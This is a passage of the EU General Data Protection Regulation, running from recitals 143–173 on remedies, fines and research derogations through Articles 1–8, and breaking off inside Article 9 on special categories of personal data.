- (143) Any natural or legal person has the right to bring an action for annulment of decisions of the Board before the Court of Justice under the conditions provided for in Article 263 TFEU. As addressees of such decisions, the supervisory authorities concerned which wish to challenge them have to bring action within two months of being notified of them, in accordance with Article 263 TFEU. Where decisions of the Board are of direct and individual concern to a controller, processor or complainant, the latter may bring an action for annulment against those decisions within two months of their publication on the website of the Board, in accordance with Article 263 TFEU. Without prejudice to this right under Article 263 TFEU, each natural or legal person should have an effective judicial remedy before the competent national court against a decision of a supervisory authority which produces legal effects concerning that person. Such a decision concerns in particular the exercise of investigative, corrective and authorisation powers by the supervisory authority or the dismissal or rejection of complaints. However, the right to an effective judicial remedy does not encompass measures taken by supervisory authorities which are not legally binding, such as opinions issued by or advice provided by the supervisory authority. Proceedings against a supervisory authority should be brought before the courts of the Member State where the supervisory authority is established and should be conducted in accordance with that Member State's procedural law. Those courts should exercise full jurisdiction, which should include jurisdiction to examine all questions of fact and law relevant to the dispute before them.

Where a complaint has been rejected or dismissed by a supervisory authority, the complainant may bring proceedings before the courts in the same Member State. In the context of judicial remedies relating to the application of this Regulation, national courts which consider a decision on the question necessary to enable them to give judgment, may, or in the case provided for in Article 267 TFEU, must, request the Court of Justice to give a preliminary ruling on the interpretation of Union law, including this Regulation. Furthermore, where a decision of a supervisory authority implementing a decision of the Board is challenged before a national court and the validity of the decision of the Board is at issue, that national court does not have the power to declare the Board's decision invalid but must refer the question of validity to the Court of Justice in accordance with Article 267 TFEU as interpreted by the Court of Justice, where it considers the decision invalid. However, a national court may not refer a question on the validity of the decision of the Board at the request of a natural or legal person which had the opportunity to bring an action for annulment of that decision, in particular if it was directly and individually concerned by that decision, but had not done so within the period laid down in Article 263 TFEU.

- (144) Where a court seized of proceedings against a decision by a supervisory authority has reason to believe that proceedings concerning the same processing, such as the same subject matter as regards processing by the same controller or processor, or the same cause of action, are brought before a competent court in another Member State, it should contact that court in order to confirm the existence of such related proceedings. If related proceedings are pending before a court in another Member State, any court other than the court first

seized may stay its proceedings or may, on request of one of the parties, decline jurisdiction in favour of the court first seized if that court has jurisdiction over the proceedings in question and its law permits the consolidation of such related proceedings. Proceedings are deemed to be related where they are so closely connected that it is expedient to hear and determine them together in order to avoid the risk of irreconcilable judgments resulting from separate proceedings.

- (145) For proceedings against a controller or processor, the plaintiff should have the choice to bring the action before the courts of the Member States where the controller or processor has an establishment or where the data subject resides, unless the controller is a public authority of a Member State acting in the exercise of its public powers.
- (146) The controller or processor should compensate any damage which a person may suffer as a result of processing that infringes this Regulation. The controller or processor should be exempt from liability if it proves that it is not in any way responsible for the damage. The concept of damage should be broadly interpreted in the light of the case-law of the Court of Justice in a manner which fully reflects the objectives of this Regulation. This is without prejudice to any claims for damage deriving from the violation of other rules in Union or Member State law. Processing that infringes this Regulation also includes processing that infringes delegated and implementing acts adopted in accordance with this Regulation and Member State law specifying rules of this Regulation. Data subjects should receive full and effective compensation for the damage they have suffered. Where controllers or processors are involved in the same processing, each controller or processor should be held liable for the entire damage. However, where they are joined to the same judicial proceedings, in accordance with Member State law, compensation may be apportioned according to the responsibility of each controller or processor for the damage caused by the processing, provided that full and effective compensation of the data subject who suffered the damage is ensured. Any controller or processor which has paid full compensation may subsequently institute recourse proceedings against other controllers or processors involved in the same processing.
- (147) Where specific rules on jurisdiction are contained in this Regulation, in particular as regards proceedings seeking a judicial remedy including compensation, against a controller or processor, general jurisdiction rules such as those of Regulation (EU) No 1215/2012 of the European Parliament and of the Council ⁽¹⁾ should not prejudice the application of such specific rules.
- (148) In order to strengthen the enforcement of the rules of this Regulation, penalties including administrative fines should be imposed for any infringement of this Regulation, in addition to, or instead of appropriate measures imposed by the supervisory authority pursuant to this Regulation. In a case of a minor infringement or if the fine likely to be imposed would constitute a disproportionate burden to a natural person, a reprimand may be issued instead of a fine. Due regard should however be given to the nature, gravity and duration of the infringement, the intentional character of the infringement, actions taken to mitigate the damage suffered, degree of responsibility or any relevant previous infringements, the manner in which the infringement became known to the supervisory authority, compliance with measures ordered against the controller or processor, adherence to a code of conduct and any other aggravating or mitigating factor. The imposition of penalties including administrative fines should be subject to appropriate procedural safeguards in accordance with the general principles of Union law and the Charter, including effective judicial protection and due process.
- (149) Member States should be able to lay down the rules on criminal penalties for infringements of this Regulation, including for infringements of national rules adopted pursuant to and within the limits of this Regulation. Those criminal penalties may also allow for the deprivation of the profits obtained through infringements of this Regulation. However, the imposition of criminal penalties for infringements of such national rules and of administrative penalties should not lead to a breach of the principle of *ne bis in idem*, as interpreted by the Court of Justice.
- (150) In order to strengthen and harmonise administrative penalties for infringements of this Regulation, each supervisory authority should have the power to impose administrative fines. This Regulation should indicate

⁽¹⁾ Regulation (EU) No 1215/2012 of the European Parliament and of the Council of 12 December 2012 on jurisdiction and the recognition and enforcement of judgments in civil and commercial matters (OJ L 351, 20.12.2012, p. 1).

infringements and the upper limit and criteria for setting the related administrative fines, which should be determined by the competent supervisory authority in each individual case, taking into account all relevant circumstances of the specific situation, with due regard in particular to the nature, gravity and duration of the infringement and of its consequences and the measures taken to ensure compliance with the obligations under this Regulation and to prevent or mitigate the consequences of the infringement. Where administrative fines are imposed on an undertaking, an undertaking should be understood to be an undertaking in accordance with Articles 101 and 102 TFEU for those purposes. Where administrative fines are imposed on persons that are not an undertaking, the supervisory authority should take account of the general level of income in the Member State as well as the economic situation of the person in considering the appropriate amount of the fine. The consistency mechanism may also be used to promote a consistent application of administrative fines. It should be for the Member States to determine whether and to which extent public authorities should be subject to administrative fines. Imposing an administrative fine or giving a warning does not affect the application of other powers of the supervisory authorities or of other penalties under this Regulation.

- (151) The legal systems of Denmark and Estonia do not allow for administrative fines as set out in this Regulation. The rules on administrative fines may be applied in such a manner that in Denmark the fine is imposed by competent national courts as a criminal penalty and in Estonia the fine is imposed by the supervisory authority in the framework of a misdemeanour procedure, provided that such an application of the rules in those Member States has an equivalent effect to administrative fines imposed by supervisory authorities. Therefore the competent national courts should take into account the recommendation by the supervisory authority initiating the fine. In any event, the fines imposed should be effective, proportionate and dissuasive.
- (152) Where this Regulation does not harmonise administrative penalties or where necessary in other cases, for example in cases of serious infringements of this Regulation, Member States should implement a system which provides for effective, proportionate and dissuasive penalties. The nature of such penalties, criminal or administrative, should be determined by Member State law.
- (153) Member States law should reconcile the rules governing freedom of expression and information, including journalistic, academic, artistic and or literary expression with the right to the protection of personal data pursuant to this Regulation. The processing of personal data solely for journalistic purposes, or for the purposes of academic, artistic or literary expression should be subject to derogations or exemptions from certain provisions of this Regulation if necessary to reconcile the right to the protection of personal data with the right to freedom of expression and information, as enshrined in Article 11 of the Charter. This should apply in particular to the processing of personal data in the audiovisual field and in news archives and press libraries. Therefore, Member States should adopt legislative measures which lay down the exemptions and derogations necessary for the purpose of balancing those fundamental rights. Member States should adopt such exemptions and derogations on general principles, the rights of the data subject, the controller and the processor, the transfer of personal data to third countries or international organisations, the independent supervisory authorities, cooperation and consistency, and specific data-processing situations. Where such exemptions or derogations differ from one Member State to another, the law of the Member State to which the controller is subject should apply. In order to take account of the importance of the right to freedom of expression in every democratic society, it is necessary to interpret notions relating to that freedom, such as journalism, broadly.
- (154) This Regulation allows the principle of public access to official documents to be taken into account when applying this Regulation. Public access to official documents may be considered to be in the public interest. Personal data in documents held by a public authority or a public body should be able to be publicly disclosed by that authority or body if the disclosure is provided for by Union or Member State law to which the public authority or public body is subject. Such laws should reconcile public access to official documents and the reuse of public sector information with the right to the protection of personal data and may therefore provide for the necessary reconciliation with the right to the protection of personal data pursuant to this Regulation. The reference to public authorities and bodies should in that context include all authorities or other bodies covered by Member State law on public access to documents. Directive 2003/98/EC of the European Parliament and of the Council ⁽¹⁾ leaves intact and in no way affects the level of protection of natural persons with regard to the

⁽¹⁾ Directive 2003/98/EC of the European Parliament and of the Council of 17 November 2003 on the re-use of public sector information (OJ L 345, 31.12.2003, p. 90).

processing of personal data under the provisions of Union and Member State law, and in particular does not alter the obligations and rights set out in this Regulation. In particular, that Directive should not apply to documents to which access is excluded or restricted by virtue of the access regimes on the grounds of protection of personal data, and parts of documents accessible by virtue of those regimes which contain personal data the re-use of which has been provided for by law as being incompatible with the law concerning the protection of natural persons with regard to the processing of personal data.

- (155) Member State law or collective agreements, including 'works agreements', may provide for specific rules on the processing of employees' personal data in the employment context, in particular for the conditions under which personal data in the employment context may be processed on the basis of the consent of the employee, the purposes of the recruitment, the performance of the contract of employment, including discharge of obligations laid down by law or by collective agreements, management, planning and organisation of work, equality and diversity in the workplace, health and safety at work, and for the purposes of the exercise and enjoyment, on an individual or collective basis, of rights and benefits related to employment, and for the purpose of the termination of the employment relationship.
- (156) The processing of personal data for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes should be subject to appropriate safeguards for the rights and freedoms of the data subject pursuant to this Regulation. Those safeguards should ensure that technical and organisational measures are in place in order to ensure, in particular, the principle of data minimisation. The further processing of personal data for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes is to be carried out when the controller has assessed the feasibility to fulfil those purposes by processing data which do not permit or no longer permit the identification of data subjects, provided that appropriate safeguards exist (such as, for instance, pseudonymisation of the data). Member States should provide for appropriate safeguards for the processing of personal data for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes. Member States should be authorised to provide, under specific conditions and subject to appropriate safeguards for data subjects, specifications and derogations with regard to the information requirements and rights to rectification, to erasure, to be forgotten, to restriction of processing, to data portability, and to object when processing personal data for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes. The conditions and safeguards in question may entail specific procedures for data subjects to exercise those rights if this is appropriate in the light of the purposes sought by the specific processing along with technical and organisational measures aimed at minimising the processing of personal data in pursuance of the proportionality and necessity principles. The processing of personal data for scientific purposes should also comply with other relevant legislation such as on clinical trials.
- (157) By coupling information from registries, researchers can obtain new knowledge of great value with regard to widespread medical conditions such as cardiovascular disease, cancer and depression. On the basis of registries, research results can be enhanced, as they draw on a larger population. Within social science, research on the basis of registries enables researchers to obtain essential knowledge about the long-term correlation of a number of social conditions such as unemployment and education with other life conditions. Research results obtained through registries provide solid, high-quality knowledge which can provide the basis for the formulation and implementation of knowledge-based policy, improve the quality of life for a number of people and improve the efficiency of social services. In order to facilitate scientific research, personal data can be processed for scientific research purposes, subject to appropriate conditions and safeguards set out in Union or Member State law.
- (158) Where personal data are processed for archiving purposes, this Regulation should also apply to that processing, bearing in mind that this Regulation should not apply to deceased persons. Public authorities or public or private bodies that hold records of public interest should be services which, pursuant to Union or Member State law, have a legal obligation to acquire, preserve, appraise, arrange, describe, communicate, promote, disseminate and provide access to records of enduring value for general public interest. Member States should also be authorised to provide for the further processing of personal data for archiving purposes, for example with a view to providing specific information related to the political behaviour under former totalitarian state regimes, genocide, crimes against humanity, in particular the Holocaust, or war crimes.

- (159) Where personal data are processed for scientific research purposes, this Regulation should also apply to that processing. For the purposes of this Regulation, the processing of personal data for scientific research purposes should be interpreted in a broad manner including for example technological development and demonstration, fundamental research, applied research and privately funded research. In addition, it should take into account the Union's objective under Article 179(1) TFEU of achieving a European Research Area. Scientific research purposes should also include studies conducted in the public interest in the area of public health. To meet the specificities of processing personal data for scientific research purposes, specific conditions should apply in particular as regards the publication or otherwise disclosure of personal data in the context of scientific research purposes. If the result of scientific research in particular in the health context gives reason for further measures in the interest of the data subject, the general rules of this Regulation should apply in view of those measures.
- (160) Where personal data are processed for historical research purposes, this Regulation should also apply to that processing. This should also include historical research and research for genealogical purposes, bearing in mind that this Regulation should not apply to deceased persons.
- (161) For the purpose of consenting to the participation in scientific research activities in clinical trials, the relevant provisions of Regulation (EU) No 536/2014 of the European Parliament and of the Council ⁽¹⁾ should apply.
- (162) Where personal data are processed for statistical purposes, this Regulation should apply to that processing. Union or Member State law should, within the limits of this Regulation, determine statistical content, control of access, specifications for the processing of personal data for statistical purposes and appropriate measures to safeguard the rights and freedoms of the data subject and for ensuring statistical confidentiality. Statistical purposes mean any operation of collection and the processing of personal data necessary for statistical surveys or for the production of statistical results. Those statistical results may further be used for different purposes, including a scientific research purpose. The statistical purpose implies that the result of processing for statistical purposes is not personal data, but aggregate data, and that this result or the personal data are not used in support of measures or decisions regarding any particular natural person.
- (163) The confidential information which the Union and national statistical authorities collect for the production of official European and official national statistics should be protected. European statistics should be developed, produced and disseminated in accordance with the statistical principles as set out in Article 338(2) TFEU, while national statistics should also comply with Member State law. Regulation (EC) No 223/2009 of the European Parliament and of the Council ⁽²⁾ provides further specifications on statistical confidentiality for European statistics.
- (164) As regards the powers of the supervisory authorities to obtain from the controller or processor access to personal data and access to their premises, Member States may adopt by law, within the limits of this Regulation, specific rules in order to safeguard the professional or other equivalent secrecy obligations, in so far as necessary to reconcile the right to the protection of personal data with an obligation of professional secrecy. This is without prejudice to existing Member State obligations to adopt rules on professional secrecy where required by Union law.
- (165) This Regulation respects and does not prejudice the status under existing constitutional law of churches and religious associations or communities in the Member States, as recognised in Article 17 TFEU.
- (166) In order to fulfil the objectives of this Regulation, namely to protect the fundamental rights and freedoms of natural persons and in particular their right to the protection of personal data and to ensure the free movement

⁽¹⁾ Regulation (EU) No 536/2014 of the European Parliament and of the Council of 16 April 2014 on clinical trials on medicinal products for human use, and repealing Directive 2001/20/EC (OJ L 158, 27.5.2014, p. 1).

⁽²⁾ Regulation (EC) No 223/2009 of the European Parliament and of the Council of 11 March 2009 on European statistics and repealing Regulation (EC, Euratom) No 1101/2008 of the European Parliament and of the Council on the transmission of data subject to statistical confidentiality to the Statistical Office of the European Communities, Council Regulation (EC) No 322/97 on Community Statistics, and Council Decision 89/382/EEC, Euratom establishing a Committee on the Statistical Programmes of the European Communities (OJ L 87, 31.3.2009, p. 164).

of personal data within the Union, the power to adopt acts in accordance with Article 290 TFEU should be delegated to the Commission. In particular, delegated acts should be adopted in respect of criteria and requirements for certification mechanisms, information to be presented by standardised icons and procedures for providing such icons. It is of particular importance that the Commission carry out appropriate consultations during its preparatory work, including at expert level. The Commission, when preparing and drawing-up delegated acts, should ensure a simultaneous, timely and appropriate transmission of relevant documents to the European Parliament and to the Council.

- (167) In order to ensure uniform conditions for the implementation of this Regulation, implementing powers should be conferred on the Commission when provided for by this Regulation. Those powers should be exercised in accordance with Regulation (EU) No 182/2011. In that context, the Commission should consider specific measures for micro, small and medium-sized enterprises.
- (168) The examination procedure should be used for the adoption of implementing acts on standard contractual clauses between controllers and processors and between processors; codes of conduct; technical standards and mechanisms for certification; the adequate level of protection afforded by a third country, a territory or a specified sector within that third country, or an international organisation; standard protection clauses; formats and procedures for the exchange of information by electronic means between controllers, processors and supervisory authorities for binding corporate rules; mutual assistance; and arrangements for the exchange of information by electronic means between supervisory authorities, and between supervisory authorities and the Board.
- (169) The Commission should adopt immediately applicable implementing acts where available evidence reveals that a third country, a territory or a specified sector within that third country, or an international organisation does not ensure an adequate level of protection, and imperative grounds of urgency so require.
- (170) Since the objective of this Regulation, namely to ensure an equivalent level of protection of natural persons and the free flow of personal data throughout the Union, cannot be sufficiently achieved by the Member States and can rather, by reason of the scale or effects of the action, be better achieved at Union level, the Union may adopt measures, in accordance with the principle of subsidiarity as set out in Article 5 of the Treaty on European Union (TEU). In accordance with the principle of proportionality as set out in that Article, this Regulation does not go beyond what is necessary in order to achieve that objective.
- (171) Directive 95/46/EC should be repealed by this Regulation. Processing already under way on the date of application of this Regulation should be brought into conformity with this Regulation within the period of two years after which this Regulation enters into force. Where processing is based on consent pursuant to Directive 95/46/EC, it is not necessary for the data subject to give his or her consent again if the manner in which the consent has been given is in line with the conditions of this Regulation, so as to allow the controller to continue such processing after the date of application of this Regulation. Commission decisions adopted and authorisations by supervisory authorities based on Directive 95/46/EC remain in force until amended, replaced or repealed.
- (172) The European Data Protection Supervisor was consulted in accordance with Article 28(2) of Regulation (EC) No 45/2001 and delivered an opinion on 7 March 2012 ⁽¹⁾.
- (173) This Regulation should apply to all matters concerning the protection of fundamental rights and freedoms *vis-à-vis* the processing of personal data which are not subject to specific obligations with the same objective set out in Directive 2002/58/EC of the European Parliament and of the Council ⁽²⁾, including the obligations on the controller and the rights of natural persons. In order to clarify the relationship between this Regulation and Directive 2002/58/EC, that Directive should be amended accordingly. Once this Regulation is adopted, Directive 2002/58/EC should be reviewed in particular in order to ensure consistency with this Regulation,

⁽¹⁾ OJ C 192, 30.6.2012, p. 7.

⁽²⁾ Directive 2002/58/EC of the European Parliament and of the Council of 12 July 2002 concerning the processing of personal data and the protection of privacy in the electronic communications sector (Directive on privacy and electronic communications) (OJ L 201, 31.7.2002, p. 37).

HAVE ADOPTED THIS REGULATION:

CHAPTER I

General provisions

Article 1

Subject-matter and objectives

1. This Regulation lays down rules relating to the protection of natural persons with regard to the processing of personal data and rules relating to the free movement of personal data.
2. This Regulation protects fundamental rights and freedoms of natural persons and in particular their right to the protection of personal data.
3. The free movement of personal data within the Union shall be neither restricted nor prohibited for reasons connected with the protection of natural persons with regard to the processing of personal data.

Article 2

Material scope

1. This Regulation applies to the processing of personal data wholly or partly by automated means and to the processing other than by automated means of personal data which form part of a filing system or are intended to form part of a filing system.
2. This Regulation does not apply to the processing of personal data:
 - (a) in the course of an activity which falls outside the scope of Union law;
 - (b) by the Member States when carrying out activities which fall within the scope of Chapter 2 of Title V of the TEU;
 - (c) by a natural person in the course of a purely personal or household activity;
 - (d) by competent authorities for the purposes of the prevention, investigation, detection or prosecution of criminal offences or the execution of criminal penalties, including the safeguarding against and the prevention of threats to public security.
3. For the processing of personal data by the Union institutions, bodies, offices and agencies, Regulation (EC) No 45/2001 applies. Regulation (EC) No 45/2001 and other Union legal acts applicable to such processing of personal data shall be adapted to the principles and rules of this Regulation in accordance with Article 98.
4. This Regulation shall be without prejudice to the application of Directive 2000/31/EC, in particular of the liability rules of intermediary service providers in Articles 12 to 15 of that Directive.

Article 3

Territorial scope

1. This Regulation applies to the processing of personal data in the context of the activities of an establishment of a controller or a processor in the Union, regardless of whether the processing takes place in the Union or not.

2. This Regulation applies to the processing of personal data of data subjects who are in the Union by a controller or processor not established in the Union, where the processing activities are related to:

- (a) the offering of goods or services, irrespective of whether a payment of the data subject is required, to such data subjects in the Union; or
- (b) the monitoring of their behaviour as far as their behaviour takes place within the Union.

3. This Regulation applies to the processing of personal data by a controller not established in the Union, but in a place where Member State law applies by virtue of public international law.

Article 4

Definitions

For the purposes of this Regulation:

- (1) 'personal data' means any information relating to an identified or identifiable natural person ('data subject'); an identifiable natural person is one who can be identified, directly or indirectly, in particular by reference to an identifier such as a name, an identification number, location data, an online identifier or to one or more factors specific to the physical, physiological, genetic, mental, economic, cultural or social identity of that natural person;
- (2) 'processing' means any operation or set of operations which is performed on personal data or on sets of personal data, whether or not by automated means, such as collection, recording, organisation, structuring, storage, adaptation or alteration, retrieval, consultation, use, disclosure by transmission, dissemination or otherwise making available, alignment or combination, restriction, erasure or destruction;
- (3) 'restriction of processing' means the marking of stored personal data with the aim of limiting their processing in the future;
- (4) 'profiling' means any form of automated processing of personal data consisting of the use of personal data to evaluate certain personal aspects relating to a natural person, in particular to analyse or predict aspects concerning that natural person's performance at work, economic situation, health, personal preferences, interests, reliability, behaviour, location or movements;
- (5) 'pseudonymisation' means the processing of personal data in such a manner that the personal data can no longer be attributed to a specific data subject without the use of additional information, provided that such additional information is kept separately and is subject to technical and organisational measures to ensure that the personal data are not attributed to an identified or identifiable natural person;
- (6) 'filing system' means any structured set of personal data which are accessible according to specific criteria, whether centralised, decentralised or dispersed on a functional or geographical basis;
- (7) 'controller' means the natural or legal person, public authority, agency or other body which, alone or jointly with others, determines the purposes and means of the processing of personal data; where the purposes and means of such processing are determined by Union or Member State law, the controller or the specific criteria for its nomination may be provided for by Union or Member State law;
- (8) 'processor' means a natural or legal person, public authority, agency or other body which processes personal data on behalf of the controller;
- (9) 'recipient' means a natural or legal person, public authority, agency or another body, to which the personal data are disclosed, whether a third party or not. However, public authorities which may receive personal data in the

framework of a particular inquiry in accordance with Union or Member State law shall not be regarded as recipients; the processing of those data by those public authorities shall be in compliance with the applicable data protection rules according to the purposes of the processing;

- (10) 'third party' means a natural or legal person, public authority, agency or body other than the data subject, controller, processor and persons who, under the direct authority of the controller or processor, are authorised to process personal data;
- (11) 'consent' of the data subject means any freely given, specific, informed and unambiguous indication of the data subject's wishes by which he or she, by a statement or by a clear affirmative action, signifies agreement to the processing of personal data relating to him or her;
- (12) 'personal data breach' means a breach of security leading to the accidental or unlawful destruction, loss, alteration, unauthorised disclosure of, or access to, personal data transmitted, stored or otherwise processed;
- (13) 'genetic data' means personal data relating to the inherited or acquired genetic characteristics of a natural person which give unique information about the physiology or the health of that natural person and which result, in particular, from an analysis of a biological sample from the natural person in question;
- (14) 'biometric data' means personal data resulting from specific technical processing relating to the physical, physiological or behavioural characteristics of a natural person, which allow or confirm the unique identification of that natural person, such as facial images or dactyloscopic data;
- (15) 'data concerning health' means personal data related to the physical or mental health of a natural person, including the provision of health care services, which reveal information about his or her health status;
- (16) 'main establishment' means:
 - (a) as regards a controller with establishments in more than one Member State, the place of its central administration in the Union, unless the decisions on the purposes and means of the processing of personal data are taken in another establishment of the controller in the Union and the latter establishment has the power to have such decisions implemented, in which case the establishment having taken such decisions is to be considered to be the main establishment;
 - (b) as regards a processor with establishments in more than one Member State, the place of its central administration in the Union, or, if the processor has no central administration in the Union, the establishment of the processor in the Union where the main processing activities in the context of the activities of an establishment of the processor take place to the extent that the processor is subject to specific obligations under this Regulation;
- (17) 'representative' means a natural or legal person established in the Union who, designated by the controller or processor in writing pursuant to Article 27, represents the controller or processor with regard to their respective obligations under this Regulation;
- (18) 'enterprise' means a natural or legal person engaged in an economic activity, irrespective of its legal form, including partnerships or associations regularly engaged in an economic activity;
- (19) 'group of undertakings' means a controlling undertaking and its controlled undertakings;
- (20) 'binding corporate rules' means personal data protection policies which are adhered to by a controller or processor established on the territory of a Member State for transfers or a set of transfers of personal data to a controller or processor in one or more third countries within a group of undertakings, or group of enterprises engaged in a joint economic activity;
- (21) 'supervisory authority' means an independent public authority which is established by a Member State pursuant to Article 51;

- (22) 'supervisory authority concerned' means a supervisory authority which is concerned by the processing of personal data because:
- (a) the controller or processor is established on the territory of the Member State of that supervisory authority;
 - (b) data subjects residing in the Member State of that supervisory authority are substantially affected or likely to be substantially affected by the processing; or
 - (c) a complaint has been lodged with that supervisory authority;
- (23) 'cross-border processing' means either:
- (a) processing of personal data which takes place in the context of the activities of establishments in more than one Member State of a controller or processor in the Union where the controller or processor is established in more than one Member State; or
 - (b) processing of personal data which takes place in the context of the activities of a single establishment of a controller or processor in the Union but which substantially affects or is likely to substantially affect data subjects in more than one Member State.
- (24) 'relevant and reasoned objection' means an objection to a draft decision as to whether there is an infringement of this Regulation, or whether envisaged action in relation to the controller or processor complies with this Regulation, which clearly demonstrates the significance of the risks posed by the draft decision as regards the fundamental rights and freedoms of data subjects and, where applicable, the free flow of personal data within the Union;
- (25) 'information society service' means a service as defined in point (b) of Article 1(1) of Directive (EU) 2015/1535 of the European Parliament and of the Council ⁽¹⁾;
- (26) 'international organisation' means an organisation and its subordinate bodies governed by public international law, or any other body which is set up by, or on the basis of, an agreement between two or more countries.

CHAPTER II

Principles

Article 5

Principles relating to processing of personal data

1. Personal data shall be:
 - (a) processed lawfully, fairly and in a transparent manner in relation to the data subject ('lawfulness, fairness and transparency');
 - (b) collected for specified, explicit and legitimate purposes and not further processed in a manner that is incompatible with those purposes; further processing for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes shall, in accordance with Article 89(1), not be considered to be incompatible with the initial purposes ('purpose limitation');
 - (c) adequate, relevant and limited to what is necessary in relation to the purposes for which they are processed ('data minimisation');
 - (d) accurate and, where necessary, kept up to date; every reasonable step must be taken to ensure that personal data that are inaccurate, having regard to the purposes for which they are processed, are erased or rectified without delay ('accuracy');

⁽¹⁾ Directive (EU) 2015/1535 of the European Parliament and of the Council of 9 September 2015 laying down a procedure for the provision of information in the field of technical regulations and of rules on Information Society services (OJ L 241, 17.9.2015, p. 1).

- (e) kept in a form which permits identification of data subjects for no longer than is necessary for the purposes for which the personal data are processed; personal data may be stored for longer periods insofar as the personal data will be processed solely for archiving purposes in the public interest, scientific or historical research purposes or statistical purposes in accordance with Article 89(1) subject to implementation of the appropriate technical and organisational measures required by this Regulation in order to safeguard the rights and freedoms of the data subject ('storage limitation');
 - (f) processed in a manner that ensures appropriate security of the personal data, including protection against unauthorised or unlawful processing and against accidental loss, destruction or damage, using appropriate technical or organisational measures ('integrity and confidentiality').
2. The controller shall be responsible for, and be able to demonstrate compliance with, paragraph 1 ('accountability').

Article 6

Lawfulness of processing

1. Processing shall be lawful only if and to the extent that at least one of the following applies:
- (a) the data subject has given consent to the processing of his or her personal data for one or more specific purposes;
 - (b) processing is necessary for the performance of a contract to which the data subject is party or in order to take steps at the request of the data subject prior to entering into a contract;
 - (c) processing is necessary for compliance with a legal obligation to which the controller is subject;
 - (d) processing is necessary in order to protect the vital interests of the data subject or of another natural person;
 - (e) processing is necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller;
 - (f) processing is necessary for the purposes of the legitimate interests pursued by the controller or by a third party, except where such interests are overridden by the interests or fundamental rights and freedoms of the data subject which require protection of personal data, in particular where the data subject is a child.

Point (f) of the first subparagraph shall not apply to processing carried out by public authorities in the performance of their tasks.

2. Member States may maintain or introduce more specific provisions to adapt the application of the rules of this Regulation with regard to processing for compliance with points (c) and (e) of paragraph 1 by determining more precisely specific requirements for the processing and other measures to ensure lawful and fair processing including for other specific processing situations as provided for in Chapter IX.

3. The basis for the processing referred to in point (c) and (e) of paragraph 1 shall be laid down by:

- (a) Union law; or
- (b) Member State law to which the controller is subject.

The purpose of the processing shall be determined in that legal basis or, as regards the processing referred to in point (e) of paragraph 1, shall be necessary for the performance of a task carried out in the public interest or in the exercise of official authority vested in the controller. That legal basis may contain specific provisions to adapt the application of rules of this Regulation, inter alia: the general conditions governing the lawfulness of processing by the controller; the types of data which are subject to the processing; the data subjects concerned; the entities to, and the purposes for which, the personal data may be disclosed; the purpose limitation; storage periods; and processing operations and processing procedures, including measures to ensure lawful and fair processing such as those for other specific

processing situations as provided for in Chapter IX. The Union or the Member State law shall meet an objective of public interest and be proportionate to the legitimate aim pursued.

4. Where the processing for a purpose other than that for which the personal data have been collected is not based on the data subject's consent or on a Union or Member State law which constitutes a necessary and proportionate measure in a democratic society to safeguard the objectives referred to in Article 23(1), the controller shall, in order to ascertain whether processing for another purpose is compatible with the purpose for which the personal data are initially collected, take into account, *inter alia*:

- (a) any link between the purposes for which the personal data have been collected and the purposes of the intended further processing;
- (b) the context in which the personal data have been collected, in particular regarding the relationship between data subjects and the controller;
- (c) the nature of the personal data, in particular whether special categories of personal data are processed, pursuant to Article 9, or whether personal data related to criminal convictions and offences are processed, pursuant to Article 10;
- (d) the possible consequences of the intended further processing for data subjects;
- (e) the existence of appropriate safeguards, which may include encryption or pseudonymisation.

Article 7

Conditions for consent

1. Where processing is based on consent, the controller shall be able to demonstrate that the data subject has consented to processing of his or her personal data.

2. If the data subject's consent is given in the context of a written declaration which also concerns other matters, the request for consent shall be presented in a manner which is clearly distinguishable from the other matters, in an intelligible and easily accessible form, using clear and plain language. Any part of such a declaration which constitutes an infringement of this Regulation shall not be binding.

3. The data subject shall have the right to withdraw his or her consent at any time. The withdrawal of consent shall not affect the lawfulness of processing based on consent before its withdrawal. Prior to giving consent, the data subject shall be informed thereof. It shall be as easy to withdraw as to give consent.

4. When assessing whether consent is freely given, utmost account shall be taken of whether, *inter alia*, the performance of a contract, including the provision of a service, is conditional on consent to the processing of personal data that is not necessary for the performance of that contract.

Article 8

Conditions applicable to child's consent in relation to information society services

1. Where point (a) of Article 6(1) applies, in relation to the offer of information society services directly to a child, the processing of the personal data of a child shall be lawful where the child is at least 16 years old. Where the child is below the age of 16 years, such processing shall be lawful only if and to the extent that consent is given or authorised by the holder of parental responsibility over the child.

Member States may provide by law for a lower age for those purposes provided that such lower age is not below 13 years.

2. The controller shall make reasonable efforts to verify in such cases that consent is given or authorised by the holder of parental responsibility over the child, taking into consideration available technology.
3. Paragraph 1 shall not affect the general contract law of Member States such as the rules on the validity, formation or effect of a contract in relation to a child.

Article 9

Processing of special categories of personal data

1. Processing of personal data revealing racial or ethnic origin, political opinions, religious or philosophical beliefs, or trade union membership, and the processing of genetic data, biometric data for the purpose of uniquely identifying a natural person, data concerning health or data concerning a natural person's sex life or sexual orientation shall be prohibited.
2. Paragraph 1 shall not apply if one of the following applies:
 - (a) the data subject has given explicit consent to the processing of those personal data for one or more specified purposes, except where Union or Member State law provide that the prohibition referred to in paragraph 1 may not be lifted by the data subject;
 - (b) processing is necessary for the purposes of carrying out the obligations and exercising specific rights of the controller or of the data subject in the field of employment and social security and social protection law in so far as it is authorised by Union or Member State law or a collective agreement pursuant to Member State law providing for appropriate safeguards for the fundamental rights and the interests of the data subject;
 - (c) processing is necessary to protect the vital interests of the data subject or of another natural person where the data subject is physically or legally incapable of giving consent;
 - (d) processing is carried out in the course of its legitimate activities with appropriate safeguards by a foundation, association or any other not-for-profit body with a political, philosophical, religious or trade union aim and on condition that the processing relates solely to the members or to former members of the body or to persons who have regular contact with it in connection with its purposes and that the personal data are not disclosed outside that body without the consent of the data subjects;
 - (e) processing relates to personal data which are manifestly made public by the data subject;
 - (f) processing is necessary for the establishment, exercise or defence of legal claims or whenever courts are acting in their judicial capacity;
 - (g) processing is necessary for reasons of substantial public interest, on the basis of Union or Member State law which shall be proportionate to the aim pursued, respect the essence of the right to data protection and provide for suitable and specific measures to safeguard the fundamental rights and the interests of the data subject;
 - (h) processing is necessary for the purposes of preventive or occupational medicine, for the assessment of the working capacity of the employee, medical diagnosis, the provision of health or social care or treatment or the management of health or social care systems and services on the basis of Union or Member State law or pursuant to contract with a health professional and subject to the conditions and safeguards referred to in paragraph 3;
